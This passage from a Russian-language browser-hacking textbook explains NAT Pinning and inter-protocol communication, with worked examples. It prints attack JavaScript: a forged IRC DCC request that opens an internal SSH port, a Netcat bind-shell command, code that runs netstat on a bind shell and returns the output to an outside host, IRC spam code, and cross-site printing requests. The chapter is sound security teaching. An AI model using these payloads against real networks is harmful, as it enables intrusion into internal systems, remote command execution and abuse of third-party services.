LAN=192.168.0.0/24
# Модули
modprobe ip_conntrack
modprobe ip_conntrack_ftp
modprobe iptable_nat
# Очистка
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain
# Переменные ядра
echo 1 > /proc/sys/net/ipv4/ip_forward
# Разрешаем неограниченный трафик через интерфейс обратной петли
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
# Задаем политики по умолчанию
iptables --policy INPUT DROP
iptables --policy OUTPUT DROP
iptables --policy FORWARD DROP
# Ранее начатый и принятый обмен
# не проходит проверку правил
# Разрешаем неограниченный исходящий трафик
iptables -A OUTPUT -m state --state
NEW,ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -m state --state
ESTABLISHED,RELATED -j ACCEPT
# Разрешаем входящий трафик в LAN
iptables -A INPUT -i $LANIF -j ACCEPT
# NAT
##########
iptables -t nat -A POSTROUTING -o $OUTIF -j MASQUERADE
# Начатый и принятый обмен из WAN в LAN
iptables --append FORWARD -m state --state
ESTABLISHED,RELATED -i $OUTIF -o $LANIF -j ACCEPT
# Разрешаем неограниченный исходящий трафик из LAN в WAN
iptables --append FORWARD -m state --state
NEW,ESTABLISHED,RELATED -o $OUTIF -i $LANIF -j ACCEPT
iptables -A INPUT -j LOG --log-level debug
iptables -A INPUT -j DROP
iptables -A FORWARD -j LOG --log-level debug
iptables -A FORWARD -j DROP
```

Эта конфигурация межсетевого экрана и NAT отвечает требованиям для NAT Pinning: модуль отслеживания соединений включен, а исходящий трафик из LAN в WAN разрешен. В примере из предыдущего раздела цель атаки - разрешить входящее соединение с интерфейса WAN к адресу `192.168.0.70` во внутренней сети. Следующий JavaScript демонстрирует запуск такой атаки:

```
var privateip = '192.168.0.70';
var privateport = '22';
var connectto = 'browserhacker.com';
function dot2dec(dot){
  var d = dot.split('.');
  return (((+d[0])*256+(+d[1]))*256+(+d[2]))*256+(+d[3]);
}
var myIframe = beef.dom.createInvisibleIframe();
var myForm = document.createElement("form");
var action = "http://" + connectto + ":6667/"
myForm.setAttribute("name", "data");
myForm.setAttribute("method", "post");
myForm.setAttribute("enctype", "multipart/form-data");
myForm.setAttribute("action", action);
// Создаем сообщение DCC
x = String.fromCharCode(1);
var message = 'PRIVMSG beef :'+x+'DCC CHAT beef '+
```

```
  dot2dec(privateip)+' '+privateport+x+"\n";
// Создаем текстовую область сообщения
var myExt = document.createElement("textarea");
myExt.setAttribute("id","msg_1");
myExt.setAttribute("name","msg_1");
myForm.appendChild(myExt);
myIframe.contentWindow.document.body.appendChild(myForm);
// Отправляем сообщение
myIframe.contentWindow.document.getElementById(
  "msg_1").value = message;
myForm.submit();
```

Этот JavaScript подключается к `http://browserhacker.com:6667/` - стандартному порту IRC, не запрещенному ни в Firefox, ни в IE. Сервер `browserhacker.com` прослушивает TCP-порт 6667 с помощью сокетной службы Ruby `TCPServer` или даже обычного Netcat. В обоих случаях прослушивающая служба не обязана быть настоящей реализацией IRC: ей достаточно принять данные.

На этот порт отправляются данные `PRIVMSG beef :\1DCC CHAT beef 3232235590 22\1\n`. Direct Client-to-Client, или DCC, - метод IRC для установления прямого соединения между двумя пользователями с целью передачи файлов или начала приватного чата.[23] Число `3232235590` - десятичная запись IP-адреса `192.168.0.70`, полученная функцией `dot2dec()`. Возможно, вы задаетесь вопросом, как можно отправлять команды IRC, если браузер, очевидно, передает запрос как HTTP POST. Это подробно рассматривается в разделе о достижении межпротокольного взаимодействия далее в этой главе, поэтому пока просто примите, что HTTP-запросы можно посылать службам без HTTP, а их тела будут разобраны правильно.

Хитрость состоит в том, что, когда межсетевой экран маршрутизатора проверит исходящий трафик и прочитает данные IRC, он решит, что пользователь запрашивает соединение DCC. Будь это законный запрос DCC, для него потребовалось бы прямое соединение между `browserhacker.com` и `192.168.0.70`. Поскольку межсетевой экран маршрутизатора блокирует все входящие соединения, он должен перенаправить трафик от `browserhacker.com`, адресованный порту 22, на `192.168.0.70:22`.

Кроме того, изучение исходного кода `nf_conntrack_irc.c`[24] подсистемы netfilter в кодовой базе Linux объясняет, почему это возможно. Соответствующий фрагмент приведен ниже:

```
/* dcc_ip can be the internal OR external (NAT'ed) IP */
tuple = &ct->tuplehash[dir].tuple;
if (tuple->src.u3.ip != dcc_ip &&
  tuple->dst.u3.ip != dcc_ip) {
    net_warn_ratelimited(
    "Forged DCC command from %pI4: %pI4:%u\n",
    &tuple->src.u3.ip, &dcc_ip, dcc_port);
      continue;
}
```

На деле код делает не то, о чем говорит комментарий, утверждающий, что IP DCC может быть внутренним или внешним IP после NAT. Внешний IP после NAT фактически не проверяется. Проверяется только IP назначения, которым в данном случае является `browserhacker.com`. Такая ошибка оказывается весьма кстати, если вы имеете дело с несколькими последовательно расположенными NAT. Поскольку все они распознают один и тот же IP назначения, один запрос позволяет инициировать NAT Pinning на каждом из них.

После отправки поддельного запроса DCC маршрутизатор разрешает входящий трафик от `browserhacker.com` на порт 22. Этот трафик перенаправляется внутреннему серверу. В результате пограничные средства защиты изменяются так, что внешний трафик получает доступ к прежде защищенным внутренним системам, а список контроля доступа по IP становится бесполезным.

Посмотрите видеодемонстрацию NAT Pinning, созданную Бартом Леппенсом, на сайте `https://browserhacker.com`. Леппенс также внес в BeEF модуль, эксплуатирующий NAT Pinning.

Эрик Леблон расширил эти атаки, позволив закреплять не только IRC, но и другие протоколы. Для проведения таких атак он выпустил инструмент `opensvp`.[25] Помимо классического подхода IRC DCC инструмент может применять FTP для динамического открытия портов межсетевого экрана. Помните, что порт 21 запрещен, поэтому выполнить FTP NAT Pinning из браузера не удастся.

Атаки NAT Pinning хорошо показывают творческие способы, которыми запросы из браузера внутри сети могут воздействовать на более широкое окружение. Подделав запрос и обманув управляющий шлюз, вы получаете прямой доступ к новым целям и расширяете свои возможности для последующих атак.

Достижение межпротокольного взаимодействия

В 2006 году Уэйд Алкорн опубликовал[26] исследование межпротокольного взаимодействия (Inter-protocol Communication, IPC). Концепция IPC состоит в том, что два разных протокола, несмотря на различие грамматик, все же могут передавать друг другу осмысленные сведения.

В большинстве случаев условия успешного IPC в большей степени зависят от решений разработчика при реализации, чем от самих спецификаций протоколов. Эти условия на самом деле довольно просты. Для взаимодействия между двумя разными протоколами должны соблюдаться следующие требования:

• Устойчивость реализации целевого протокола к ошибкам.
• Возможность инкапсулировать данные целевого протокола в HTTP-запросы.

В контексте браузеров это часто означает отправку HTTP-запроса прослушивающей службе, которая не говорит на HTTP. После этого запрос или его часть разбирается правильно.

Рассмотрим пример. Вымышленный протокол с очень простой грамматикой понимает две команды, не требующие аутентификации:

```
READ <file_path>
WRITE <content> <file_path>
```

Чтобы определить, подходит ли реализация протокола для IPC, нужно понять, при каких условиях она разрывает TCP-соединение. Если после отправки следующих данных, не относящихся к протоколу, соединение останется активным, перед вами потенциально интересная реализация, которую стоит исследовать дальше:

```
ADD foobar
```

Поскольку соединение с клиентом не сбрасывается, тот может продолжать отправку данных по тому же TCP-соединению. Поэтому, если клиент отправит следующие данные, первые две ошибочные строки будут отброшены, а третья потенциально будет успешно разобрана и исполнена:

```
ADD foo
ADD bar
WRITE browserhacker.com /opt/protocol/browserhacker
```

Браузерное IPC развивает эту идею, заворачивая все сообщение в HTTP POST-запрос. Следующий пример показывает запрос, который, вероятно, выполнит команду в целевой службе:

```
POST / HTTP/1.1
Host: 192.168.1.130:4444
User-Agent: Mozilla/5.0
Content-type: text/plain
Content-Length: 51

WRITE browserhacker.com /opt/protocol/browserhacker
```

Заголовки HTTP-запроса будут отброшены вместе с CRLF, а последняя строка запроса будет правильно обработана протоколом. Как видите, POST-запрос позволяет поместить в тело любые данные без добавления к ним стандартных HTTP-заголовков. Именно в теле запроса вы получаете управление обменом с целевым протоколом. Это основная идея работы IPC с участием браузеров.

В POST-запросе необходимо задать `Content-Type` как `text/plain` или `multipart/form-data`. Это позволит отправлять запрос межисточниково с помощью `XMLHttpRequest` (либо HTML-формы), как обсуждалось в разделе об отправке межисточниковых запросов главы 9. Кроме того, эти два типа содержимого не ограничивают форматы передаваемых данных, в отличие от `application/x-www-form-urlencoded`. При использовании `application/x-www-form-urlencoded` тело запроса должно иметь структуру `parameter=value`, а дополнительные параметры присоединяются символом &. Кодирование некоторых символов, например пробела, также может оказаться проблематичным. Применяя вместо этого `text/plain` или `multipart/form-data`, вы получаете полную свободу в отношении содержимого тела, например когда необходимо добавить строки CR/LF и пробелы.

Межисточниковые POST-запросы с типом `text/plain` или `multipart/form-data` можно отправлять двумя способами. Первый - динамически создать HTML-форму, а затем отправить ее с помощью JavaScript. JavaScript API BeEF предоставляет для этого функцию `createIframeIpecForm()`:

```
createIframeIpecForm: function(rhost, rport, path, commands){
 // Создаем невидимый элемент IFrame,
 // в котором будет размещена HTML-форма
 var iframeIpec = beef.dom.createInvisibleIframe();
 // Создаем HTML-форму. Обратите внимание на атрибут enctype.
 var formIpec = document.createElement('form');
 formIpec.setAttribute('action',  'http://'+rhost+':'+rport+path);
 formIpec.setAttribute('method',  'POST');
 formIpec.setAttribute('enctype', 'multipart/form-data');
 // Создаем элемент textarea,
 // в который будет добавлено тело POST
 input = document.createElement('textarea');
 input.setAttribute('name', Math.random().toString(36).substring(5));
 input.value = commands;
 formIpec.appendChild(input);
 iframeIpec.contentWindow.document.body.appendChild(formIpec);
 formIpec.submit();
 return iframeIpec;
}
```

Метод вызывается следующим образом:

```
beef.dom.createIframeIpecForm(host, port, path, commands);
```

Обратите внимание, что параметр `path` в большинстве случаев не нужен. Параметр `commands` содержит данные, которые вы хотите отправить в теле POST-запроса.

Второй способ инициировать IPC из браузера - применить объект `XMLHttpRequest`. Ниже приведен пример:

```
var xhr = new XMLHttpRequest();
var uri = "http://" + host + ":" + port + "/";
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send(command + "\r\n");
```

Переменная `command` содержит данные для отправки протоколу, за которыми следуют символы возврата каретки и перевода строки, `\r\n`. Многие протоколы принимают эти символы как признак конца текущей команды.

Это был пример взаимодействия браузера с вымышленным протоколом посредством IPC. Реализация протокола обладала двумя свойствами, допускающими атаку этого класса. В следующих разделах эти необходимые условия рассматриваются подробнее.

Устойчивость протокола к ошибкам

Первая сложность IPC - убедиться, что реализация протокола терпимо относится к ошибкам. Именно это часто отличает протоколы, с которыми браузер может взаимодействовать посредством IPC.

Как обсуждалось в предыдущем примере, целевой протокол должен отбрасывать большую часть содержимого HTTP-запроса, включая заголовки. SMTP служит хорошим учебным примером. Однако при тестировании на проникновение он будет мало полезен, поскольку работает на запрещенном порту.

В UNIX существует не менее четырех разных реализаций SMTP, включая Postfix, Sendmail, Qmail и Exim. В конфигурации по умолчанию Exim версии 4.50 разрешает лишь четыре ошибки, после чего отключает клиента. Столь строгое требование не позволяет нацелить IPC на Exim версии 4.50 и выше, поскольку любой HTTP-запрос из перехваченного браузера содержит больше четырех заголовков.

Postfix версии 2.7.0 еще менее терпим к ошибкам, чем Exim. Обнаружив команду, не относящуюся к SMTP, он немедленно разрывает соединение с клиентом:

```
Aug 10 06:38:17 bt postfix/smtpd[3179]:
connect from browservictim.com[172.16.37.1]
Aug 10 06:38:17 bt postfix/smtpd[3179]:
warning: non-SMTP command from browservictim.com
[172.16.37.1]: POST / HTTP/1.1
Aug 10 06:38:17 bt postfix/smtpd[3179]:
disconnect from browservictim.com[172.16.37.1]
```

Хотя эти службы SMTP нетерпимы к ошибкам, известно немало служб IMAP, отвечающих данному требованию. Реализация Eudora IMAP, которая обсуждается в следующих разделах, представляет собой пример устойчивого к ошибкам протокола.

Установив, справляется ли реализация протокола с посторонними данными, необходимо проверить второе обязательное условие: способность протокола инкапсулировать данные. Эту концепцию вы изучите в следующем разделе.

Работа с инкапсуляцией данных

Второе требование для IPC состоит в том, что целевой протокол должен допускать инкапсуляцию в HTTP. Хотя удалить стандартные HTTP-заголовки невозможно, частью содержимого запроса вы управляете. С помощью этого управления можно сформировать данные, которые принимающая служба истолкует как допустимое содержимое протокола.

Наиболее простые протоколы для IPC основаны на ASCII, например IRC и LPD. Другие протоколы, такие как RDP, используют двоичные данные вместо ASCII и обычно закрывают соединение с клиентом сразу после получения непонятных данных. В таких обстоятельствах зачастую не стоит даже проверять инкапсуляцию, поскольку первое требование IPC - устойчивость к ошибкам - обычно не выполняется.

К сожалению, JavaScript не позволяет явно открыть необработанный TCP-сокет, поэтому приходится искать обходной путь. Он состоит в применении IPC для организации взаимодействия с целевым протоколом. Более того, при межпротокольной эксплуатации часто приходится иметь дело с шелл-кодом, который обычно представляет собой двоичные данные. К сожалению, JavaScript не слишком удобен для работы с двоичными данными.

> **БУДУЩЕЕ НЕОБРАБОТАННЫХ TCP-СОКЕТОВ В БРАУЗЕРЕ**
>
> В настоящее время способа отправить из браузера необработанные TCP-данные нет. Однако это не означает, что разработчики браузеров не исследуют такую возможность. Команда Mozilla WebAPI сейчас рассматривает ряд новых технологий, включая TCP Socket API. Подробнее о TCP Socket API и других новых возможностях можно прочитать на странице `https://wiki.mozilla.org/WebAPI`.

В Firefox появилась поддержка отправки двоичных данных объектами `XMLHttpRequest` посредством нового метода `sendAsBinary()`. Он также рассматривался в главе 9 в разделе о межисточниковом удаленном исполнении команд GlassFish.

```
if (!XMLHttpRequest.prototype.sendAsBinary) {
  XMLHttpRequest.prototype.sendAsBinary = function (sData) {
    var nBytes = sData.length, ui8Data = new Uint8Array(nBytes);
    for (var nIdx = 0; nIdx < nBytes; nIdx++) {
      ui8Data[nIdx] = sData.charCodeAt(nIdx) & 0xff;
    }
    /* Отправляем как ArrayBufferView... */
    this.send(ui8Data);
  };
}
```

На момент написания книги другие браузеры не предоставляли той же функциональности. Однако при наличии поддержки типизированных массивов[27] можно переопределить прототип объекта `sendAsBinary()` и реализовать эту возможность в других браузерах, например Chrome и Safari на основе WebKit.[28] Это показано в предыдущем коде.

Примеры межпротокольного взаимодействия

В следующих разделах рассматриваются разные протоколы, которыми можно злоупотребить посредством IPC и потенциально даже перейти к IPE. Межпротокольную эксплуатацию вы изучите далее в этой главе, а сначала углубимся в примеры IPC.

Пример межпротокольного взаимодействия с командной оболочкой привязки

Удобный способ изучить концепции IPC - настроить простую прослушивающую службу, привязанную к командной оболочке, также известную как bind shell. Если bind shell прослушивает порт, не ограниченный запретом портов, например 7777, с ней можно взаимодействовать межисточниково из браузера. Это дает возможность двунаправленного IPC: отправлять команды и читать ответы. Чтобы настроить bind shell Netcat в системе POSIX, можно выполнить:

```
nc -lvp 7777 -e /bin/sh
```

Команда создает на порту 7777 прослушивающую службу, передающую полученные данные команде `/bin/sh`. После этого порту можно отправить HTTP POST-запрос, и если тело содержит команды оболочки, они будут исполнены. При неизвестных командах процесс `sh` просто отвечает `command not found`:

```
#foobar
foobar: command not found
#
```

Такое поведение идеально подходит для IPC: HTTP-заголовки отбрасываются, а остальные допустимые команды `sh` исполняются. На рис. 10.12 показан вывод bind shell Netcat при получении межисточникового POST-запроса - смесь сообщений `command not found` и синтаксических ошибок. В этом случае взаимодействие только одностороннее.

```
root@bt:~/Desktop/BeEF-bind-Bart-Linux# nc -lvp 7777 -e /bin/sh
listening on [any] 7777 ...
connect to [172.16.37.153] from browservictim.com [172.16.37.1] 57864
/bin/sh: line 1: Host:: command not found
/bin/sh: line 2: syntax error near unexpected token `('
'bin/sh: line 2: `User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:23.0) Gecko/20100101 Firefox/23.0
: No such file or directory
sh: line 2: Accept:: command not found
sh: line 3: Accept-Language:: command not found
sh: line 4: Accept-Encoding:: command not found
sh: line 5: DNT:: command not found
sh: line 6: Referer:: command not found
sh: line 7: Connection:: command not found
sh: line 8: Content-Type:: command not found
sh: line 9: Content-Length:: command not found
: command not found
: command not found----------------------150503099519935385993633728899
sh: line 12: Content-Disposition:: command not found
: command not found
: command not found
: command not found----------------------150503099519935385993633728899
sh: line 16: Content-Disposition:: command not found
: command not found
: command not found
: command not found----------------------150503099519935385993633728899--
```

Рис. 10.12. Одностороннее взаимодействие с bind shell. В выводе оболочки HTTP-заголовки интерпретируются как неизвестные команды или синтаксические ошибки

Следующий шаг - найти способ получить вывод команды, чтобы организовать полноценное двунаправленное взаимодействие между браузером и bind shell. Проявив изобретательность, HTTP-ответ можно сформировать из данных, подаваемых оболочке, с помощью команды `echo`. Например, первый заголовок ответа строится так:

```
echo -e HTTP/1.1 200 OK\\r;
```

Затем добавляются остальные необходимые заголовки, такие как `Content-Type`, `Content-Length`, и результаты команды. Полный код двунаправленного взаимодействия браузера Firefox с рассмотренной bind shell находится на сайте `browserhacker.com`. Для краткости здесь приведены лишь некоторые фрагменты:

```
[...]
// Создаем IFrame ipc_posix_window
var ipc_posix_window = document.createElement("iframe");
[...]
// Через хеш-тег передаем родительскому IFrame
// результаты исполнения команды
body2 = "__END_OF_POSIX_IPC__</div><s"+"cript>window.location='" +
parent + "#ipc_result='+encodeURI(" +
"document.getElementById(\"ipc_content\").innerHTML);</"
+"script></body></html>";
[...]
// Возвращаем div ipc_content, исполняем команду
// и возвращаем результаты команды вплоть до head -c SIZE
"echo \"" + body1 + "\";(" + cmd + ")|head -c "+size+" ; ");
poster.appendChild(response);
[...]
// Ждем <timeout> секунд, пока фрагмент URL IFrame
// не совпадет с #ipc_result=
function wait() {
try {
 if (/#ipc_result=/.test(document.getElementById("ipc_posix_window").\
contentWindow.location)) {
  var ipc_result = document.getElementById("ipc_posix_window").\
contentWindow.location.href;
  output = ipc_result.substring(ipc_result.indexOf('#ipc_result=')+
12,ipc_result.lastIndexOf('__END_OF_POSIX_IPC__'));
[...]
```

Этот код создает скрытый IFrame `ipc_posix_window`, в который добавляется HTML-форма для отправки POST-запроса. IFrame также применяется для чтения закодированных результатов команды. Они добавляются к `ipc_result` в идентификаторе фрагмента URL (#) примерно так:

```
http://browserhacker.com/#ipc_result=%0Atcp%20%20%20%20
%20%20%20%200%20%20%20%20%20%200%20127.0.0.1:7337%20%20
%20%20%20%20%20%20%20%200.0.0.0:*%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20LISTEN%20%20%20%20%20%201545
[...snip...]
__END_OF_POSIX_IPC__
```

HTML-форма добавляется в IFrame и содержит два поля ввода: `response` и `endTalkBack`. Атрибут `action` формы указывает на цель `http://172.16.37.153:7777/index.html?&/bin/sh;`. Как и в предыдущих примерах, используется `Content-Type: multipart/form-data` (можно было применить и `text/plain`).

Первое поле ввода формы, `response`, содержит несколько команд `echo`, которыми строится HTTP-ответ, и последнюю исполняемую команду. В этом примере возвращаются первые 4096 байт результатов. При необходимости увеличить объем можно изменить переменную `result_size` в предыдущем коде.

Второе поле, `endTalkBack`, содержит разделитель `__END_OF_POSIX_IPC__`, элемент `div ipc_content` с результатами команды и небольшой сценарий, меняющий расположение IFrame на расположение родителя. Родительское расположение - текущий адрес страницы, на которой исполняется JavaScript:

```
body2 = "__END_OF_POSIX_IPC__</div><s"+"cript>window.location='" +
parent + "#ipc_result='+encodeURI(" +
"document.getElementById(\"ipc_content\").innerHTML);</"
+"script></body></html>";
```

На рис. 10.13 показано необработанное тело POST-запроса, где видны оба поля и их значения.

```
Source
----------------------------150503099519935385993633728 99
Content-Disposition: form-data; name="response"

echo -e HTTP/1.1 200 OK\\r;echo -e Content-Type: text/html\\r;echo -e Content-Length: 4328\\r;echo -e
 Keep-Alive: timeout=5,max=100\\r;echo -e Connection: keep-alive\\r;echo -e \\r;echo "<html><body><div
 id='ipc_content'>";(netstat -nap | grep tcp)|head -c 4096 ;
----------------------------150503099519935385993633728 99
Content-Disposition: form-data; name="endTalkBack"

 echo -e "__END_OF_POSIX_IPC__</div><script>window.location='http://browserhacker.com/#ipc_result='+encodeURI
(document.getElementById(\"ipc_content\").innerHTML);</script></body></html>
```

Рис. 10.13. Отправка команды netstat в POSIX bind shell. Source - исходный текст; в теле формы команды echo формируют HTTP-ответ и выполняют netstat

Возвращаемый HTTP-ответ содержит результаты команды и небольшой фрагмент JavaScript, меняющий расположение. После исполнения команды можно проверить, содержит ли адрес IFrame строку `#ipc_result`. Это делает функция `wait()`, которая продолжает проверять IFrame до получения допустимого ответа. Типичный HTTP-ответ выглядит как обычная HTML-страница, показанная на рис. 10.14. Обратите внимание: результаты команды находятся в `div ipc_content` до `__END_OF_POSIX_IPC__`, а сразу после них расположен JavaScript-код, меняющий расположение IFrame на `browserhacker.com`.

```
▼ POST index.html?&/bin/sh;   200 OK   172.16.37.153:7777   4.2 KB   172.16.37.1:56955
  Params  Headers  Post  Response  HTML  Cache
<html><body><div id='ipc_content'>
tcp        0      0 127.0.0.1:7337          0.0.0.0:*               LISTEN      1545/postgres.bin
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      9924/mysqld
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2136/apache2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      5362/sshd
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      1081/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      2815/master
tcp     4454      0 172.16.37.153:7777      172.16.37.1:56955       ESTABLISHED 14404/sh
tcp6       0      0 ::1:7337                :::*                    LISTEN      1545/postgres.bin
tcp6       0      0 :::21                   :::*                    LISTEN      11298/proftpd: (acc
tcp6       0      0 :::22                   :::*                    LISTEN      5362/sshd
tcp6       0      0 :::5432                 :::*                    LISTEN      1081/postgres
__END_OF_POSIX_IPC__</div><script>window.location='http://browserhacker.com/#ipc_result='+encodeURI(document
.getElementById("ipc_content").innerHTML);</script></body></html>
```

Рис. 10.14. Результаты команды, возвращенные в div `ipc_content`. Вкладки: Params - параметры; Headers - заголовки; Post - POST; Response - ответ; HTML; Cache - кеш

Результат выполнения этого JavaScript показан на рис. 10.15, где отчетливо виден вывод команды `netstat`.




Рис. 10.15. Двунаправленное взаимодействие с bind shell. В консоли браузера отображается возвращенный вывод `netstat`

В актуальных на момент написания версиях Firefox этот код работает без ошибок в консоли JavaScript. К сожалению, в браузерах WebKit, таких как Chrome и Safari, прием не сработает. Вместо этого появятся ошибки нарушения SOP, поскольку взаимодействовать между фреймами с разными источниками нельзя. Это еще один пример непоследовательности SOP в разных браузерах.

Для браузеров, отличных от Firefox, можно применить измененный подход в одном из двух вариантов:

• Отправить межисточниковый POST-запрос через XHR, добавив командой `echo` дополнительные заголовки, включая `Access-Control-Allow-Origin: *`. Тогда ответ можно прочитать непосредственно через XHR. Именно этот подход использует BeEF Bind, рассматриваемый далее в главе.
• Применить тот же подход, который использует XssRays, рассмотренный в главе 9.

Весь этот раздел был построен на примере простого слушателя Netcat, привязанного к команде `/bin/sh`. Однако такие ситуации встречаются нечасто. Теперь, когда у вас есть теоретическое понимание IPC, рассмотрим несколько более практичных применений.

Пример межпротокольного взаимодействия с Internet Relay Chat

IRC - устойчивый к ошибкам протокол, который не сбрасывает соединение при отправке данных, не соответствующих его грамматике. Для вас это идеально, поскольку HTTP-заголовки не будут отвечать спецификациям протокола. Они просто вызовут ошибки, после чего вы сможете отправить свои команды из известного состояния.

Повторно используя `createIframeIpecForm` из JavaScript API BeEF, можно присоединяться к каналам и отправлять сообщения серверу IRC следующим кодом:

```
var rhost   = 'irc_server';
var rport   = '6667';
var nick    = 'user1234';
var channel = '#channel_1';
var message = 'BeEFed';
var irc_commands = "NICK " + nick + "\n";
irc_commands    += "USER " + nick + " 8 * : " + nick + " user\n";
irc_commands    += "JOIN " + channel + "\n";
irc_commands    += "PRIVMSG " + channel + " :" + message + "\nQUIT\n";
// Отправляем команды
var irc_iframe =
beef.dom.createIframeIpecForm(rhost, rport,
"/index.html", irc_commands);
// Очищаем
cleanup = function() {
    document.body.removeChild(irc_iframe);
}
setTimeout("cleanup()", 15000);
```

В 2010 году несколько операторов серверов IRC, включая EFnet, OFTC и FreeNode, подверглись продолжительной атаке.[29] Злоумышленники встраивали JavaScript-код, похожий на предыдущий фрагмент, и многие пользователи непреднамеренно запускали его, открывая соответствующие страницы. В результате множество каналов IRC было завалено спамом.[30]

Пример межпротокольного взаимодействия со службой печати

Большинство многофункциональных сетевых принтеров, например устройства HP и Canon, запускают несколько служб. Часто в них реализован полный стек TCP/IP. Такие устройства с высокой вероятностью находятся во внутренней сети, а их характеристики легко определить описанными ранее приемами.

Дерал Хейланд представил на DEFCON 19[31] исследование, посвященное атакам на сетевые принтеры. Перехваченный браузер оказался эффективным плацдармом для отправки заданий печати внутренним принтерам.

В 2007 году Аарон Уивер опубликовал работу "Cross-site Printing", где продемонстрировал отправку заданий сетевым принтерам из браузера.[32] В исследовании Уивера большинство изученных сетевых принтеров предоставляло службу Virata-EmWeb на TCP-порту 9100 для приема и обработки необработанных заданий печати.[33] На рис. 10.16 показан результат сканирования уязвимого принтера HP с помощью nmap.

```
515/tcp   open  printer
631/tcp   open  http       Virata-EmWeb 6.2.1 (HP printer http config)
1783/tcp  open  unknown
9100/tcp  open  jetdirect?
14000/tcp open  tcpwrapped
Device type: printer
Running: HP embedded
OS details: HP LaserJet 2055dn, 2420, P3005, CP4005, 4250, or P4014 printer
```

Рис. 10.16. Сканирование принтера с помощью Nmap. Обнаружены открытые порты 515, 631, 1783, 9100 и 14000; устройство распознано как принтер HP

Этот интерфейс был предельно прост: требовалось лишь открыть TCP-соединение с портом принтера и записать некоторый текст. С Netcat это делается так:

```
$ nc 10.90.1.131 9100
Hi from BeEF!
^C
```

Протокол также оказался идеальным кандидатом для IPC, поскольку ничто не мешает отправить похожие данные на этот порт посредством HTTP POST-запроса. Кроме того, любой браузер разрешает соединения с незапрещенным портом 9100. Следующий код отправляет принтеру строку `Hi from BeEF!`:

```
var body = "Hi from BeEF!\n";
var ip = "10.90.1.131";
var port = 9100;
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://" + ip + ":" + port + "/",false);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send(body);
```

Аутентификация не требуется, и можно использовать IPC. Обратите внимание: в данном случае печатается весь HTTP-запрос, как показано на рис. 10.17.

